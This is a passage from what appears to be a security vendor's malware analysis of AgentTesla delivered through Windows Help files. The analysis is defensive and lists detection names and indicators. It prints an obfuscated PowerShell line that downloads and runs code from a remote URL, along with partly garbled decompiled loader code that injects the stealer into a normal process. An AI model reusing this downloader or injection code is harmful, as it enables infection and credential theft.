 comp google.com -count 1 -Quiet) until ($ping); $tty='(New-'+'Obje'+'ct Ne'+'t.We'+'bCli'+'ent)'|I`E`X; $mv*
Microsoft.VisualBasic.Interaction]::CallByname($tty,'Down' + 'load' + 'Str' + 'ing',[Microsoft.VisualBasic.CallType]::Method,'http'
 ://exipnikouzina.gr/S15.jpg')|g">
(/OBJECT>
SCRIPT>
shortcut.Click();
/SCRIPT>
```

Figure 6. Unobfuscated HTML Type 2

The command run from the script is a powershell type, which accesses certain URLs to download and run additional malicious data. Below is the list of malicious URLs discovered so far. Note that they all use the JPG extension.

• Download URLs hxxp://pacurariu[.]com/F37.jpg hxxp://pk-consult[.]hr/N2.jpg hxxp://exipnikouzina[.]gr/S15.jpg

The data downloaded from the URLs are additional powershell commands. The distribution method discussed previously downloads and runs malicious data through the mshta process when the malicious VBA macro inside the PowerPoint file is run. The data downloaded from the previous method was also powershell commands. The malware type and the execution method were similar as well. Yet the process of downloading data was changed from using the malicious VBA macro inside the PowerPoint file to using the malicious powershell command within the Windows help file.

The downloaded data performs a feature that is identical to the previous method: loading a malicious .NET executable. There are two binaries in total. The first one is AgentTesla which performs malicious behaviors, and the second is Loader which injects the malware into a normal process. They are run after being decompressed by gzip. The Loader decoded in the script runs the Black method of the toooyou class and includes the name of the normal process that will be targeted for injection and compressed AgentTesla binary as execution arguments.

```
| Sadtr=('01V110, 011010, 0110110, 0110110, 0110111, 01101V1, 01101V1, 01101111, 0110110, 01V110, 01101V1, 01101V10, 0110101, 010V11, 01101V10, 0110101, 010V11, 01101V10, 01101V10, 01101V10, 0110101, 010V11, 01101V10, 01101V10
```

Figure 7. Downloaded malicious powershell command

The following image shows the Black method that is executed. It decompresses AgentTesla and injects it into the RegAsm.exe process. The process allows the info-leaking malware AgentTesla to operate in a fileless form.

```
public static void Black(string tt, byte[] ukk)
   202E<string>(2674147979u));
      uint num = 1904226528u;
        uint num2;
         switch ((num2 = (num ^ 470079456u)) % 3u)
           array = new object[]
              tt,
              toooyou.GLPFGLLRRRR(ukk)
           num = (num2 * 261680188u ^ 1846813237u);
            00%u206C%u206E%u200B%u202E%u200D%u202C%u202E%u202E%u206A%u206A%u206E%u200D%u202C%u202E(methodinfo, null, array)
blic static byte[] GLPFGLLRRRR(byte[] bytesToDecompress)
E\u202A\u206C\u202E(bytesToDecompress), CompressionMode.Decompress);
 public static void Black(string tt, byte[] ukk)
   uint num = 1904226528u;
         uint num2;
         switch ((num2 = (num ^ 470079456u)) % 3u)
              toooyou.GLPFGLLRRRR(ukk)
           num = (num2 * 261680188u ^ 1846813237u);
         case 2u:
   object obj = toooyou.\u20
  static byte[] GLPFGLLRRRR(byte[] bytesToDecompress)
GZipStream gzipStream = toooyou.
                                   (bytesToDecompress), CompressionMode.Decompress);
```

Figure 8. Code inside Loader

AgentTesla is a malware type that is ranked top 3 in AhnLab's weekly malware statistics. It continues to show intricate changes among the malware types using PowerPoint for distribution. As malware types exploiting Windows Help files (*.chm) are on the rise recently, users need to take caution. They should refrain from running files with unknown sources.

AhnLab's anti-malware product, V3, detects and blocks the malware using the alias below.

[File Detection] Trojan/CHM.Agent (2022.05.16.01) Trojan/CHM.Agent (2022.05.24.00) Infostealer/Win.AgentTesla.R420346 (2021.05.12.04)

[IOC] 91dbec3653b27c394719fcf5341fe460 4e5ef8e38b17fdf30961f28d4b5e2e23 5d0fc901682170421ebdd5c1ce047c5e 156cbb249d592230bea8fadead028b6b hxxp://pacurariu[.]com/F37.jpg hxxp://pk-consult[.]hr/N2.jpg hxxp://exipnikouzina[.]gr/S15.jpg

Subscribe to AhnLab's next-generation threat intelligence platform 'AhnLab TIP' to check related IOC and detailed analysis information.

Categories: Malware Information

Tagged as: AGENTTESLA, chm, Help